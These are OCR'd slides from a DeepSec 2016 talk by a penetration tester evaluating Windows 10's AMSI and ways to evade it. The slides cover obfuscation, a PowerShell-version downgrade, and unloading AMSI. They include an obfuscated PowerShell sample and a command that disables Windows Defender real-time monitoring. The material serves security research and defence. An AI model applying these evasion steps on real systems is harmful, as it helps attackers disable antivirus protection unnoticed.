



DEEPSEC

AMSI: How Windows 10 Plans to Stop Script-Based Attacks and How Well It Does It

Nikhil Mittal


whoami

- Penetration Tester and Trainer
- Twitter - @nikhil_mitt
- Blog – http://labofapenetrationtester.com
- Github - https://github.com/samratashok/
- Creator of Kautilya and Nishang
- Spoken/Trained at: Defcon, Blackhat, CanSecWest, DeepSec, Shakacon and more.



Outline

- Script based attacks
- Introduction to AMSI
- AMSI – Detection and Blocking capabilities
- Failed attempts to avoid detection
- Bypassing AMSI
- Conclusion




Script Based Attacks

What? - **PowerShell**, VBScript, Jscript.

Why? – Low rate of detection, very effective.

- Already present on targets.
- Used by system administrators.
- Provides access to various OS and Network components.
- PowerShell is future of Windows Remote Administration.
- Anti Virus vendors have only recently, 2013 onwards, started to flag PowerShell scripts.




Script Based Attacks

How? –

- Execute from disk
- Execute from memory – encodedcommand, downloadstring, reflection.

Detection is easy for scripts saved to disk.

How to stop execution from memory?




AntiMalware Scan Interface (AMSI)

According to Microsoft AMSI :


- Provides File, memory and stream scanning, content source URL/IP reputation checks, and other techniques.
- Can be integrated in any application.
- Includes additional calls for scripts that use obfuscation or layer dynamic code evaluation.
- As of now, Windows Defender and AVG uses it.

https://msdn.microsoft.com/en-us/library/windows/desktop/dn889587(v=vs.85).aspx
https://blogs.technet.microsoft.com/poshchap/2015/10/16/security-focus-defending-powershell-with-the-anti-malware-scan-interface-amsi/
https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/

AMSI Architecture



new-malware-defenses/




What makes AMSI effective?

AMSI tries to catch the scripts at the Scripting host level. It means:

- Input method (disk, memory, interactive) doesn’t matter.
- Use of System.Management.Automation.dll (PowerShell scripts without powershell.exe) doesn’t help as well.
- Less help from obfuscation.


https://github.com/Ben0xA/nps



DEMO – AMSI Detection

DeepSec'16 AMSI 9

All demonstrations on 64-bit Windows 10 build 10586




Putting AMSI to test – Unusual storage

What if PowerShell scripts are loaded from unusual places like:

- WMI namespaces
- Registry Keys
- Event logs

Traditional (disk based) detection is unable to catch such scripts as the storage is rather unusual.



Putting AMSI to test – Unusual Execution

What if PowerShell scripts are executed:

- Without using powershell.exe - .Net classes, separate runspace.
- Reflection (Memory space of other processes)
- Application whitelisting bypasses - InstallUtil, regsrv32, rundll32

DeepSec'16 AMSI 11


PowerShell code and scripts can be executed without using PowerShell.exe. Please see:
https://github.com/leechristensen/UnmanagedPowerShell
https://github.com/Ben0xA/nps
https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick

Interesting methods to bypass Application whitelisting
http://subt0x10.blogspot.in/2016/04/bypass-application-whitelisting-script.html
http://subt0x10.blogspot.in/2015/08/application-whitelisting-bypasses-101.html
https://raw.githubusercontent.com/subTee/ApplicationWhitelistBypassTechniques/master/TheList.txt
http://www.labofapenetrationtester.com/2016/05/practical-use-of-javascript-and-com-for-pentesting.html

Is it all gloom and doom for Red Teams?

Bypass and/or avoid AMSI

- Use PowerShell version 2 (needs .Net 3.0 which is not present in a default Windows 10)
- Significantly change the signature of your scripts limited effectiveness
- Disable AMSI




Bypass or avoid AMSI

Signature bypass


- Obfuscation
  - Not really hard to bypass AMSI using this.
  1. Remove help section
  2. Obfuscate function and variable names
  3. Encode parts of script
  4. Profit
  - Obfuscation functionality in ISESteroids Module – Fast and very effective at the time of writing.
  - Invoke-Obfuscation by Daniel. Amazingly effective!
    https://github.com/danielbohannon/Invoke-Obfuscation

Bypass or avoid AMSI

Signature bypass




```
function ___/\____/==\/=\____
{
    [CmdletBinding()] Param(...)
    if (${__/=\__/=\/======\})
    {
        Write-Verbose $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('UgBlAGEAZABpAG4AZwAg
        [byte[]]${_/\__/\/==\/==\/\} = [System.IO.File]::ReadAllBytes(${__/=\__/=\/======\})
        ${___/=\/=\/\/\/\/\/} = ${_/\__/\/==\/==\/\} -join ' '
    }
    elseif (${___/=\_/==\__/\__/})
    {
        Write-Verbose $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('UgBlAGEAZABpAG4AZwAg
        [byte[]]${_/\__/\/==\/==\/\} = [System.IO.File]::ReadAllBytes(${___/=\_/==\__/\__/})
        ${_/=\/=\_/=\__/\/==} = ${_/\__/\/==\/==\/\} -join ' '
    }
    if (([IntPtr]::Size) -eq 8)
    {
        Write-Verbose $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('NgA0ACAAYgBpAHQAIABw
        ${/\_____/\/\/===\/} = ${___/=\/=\/\/\/\/\/}
    }
```



Unload AMSI

- Set-MpPreference
- Unload from current process – Matt’s method
- P0wnedshell



Bypass or avoid AMSI

Set-MpPreference


- Handy PowerShell cmdlet to play with Windows Defender.

```
Set-MpPreference -DisableRealtimeMonitoring
$True
```

Bypass or avoid AMSI

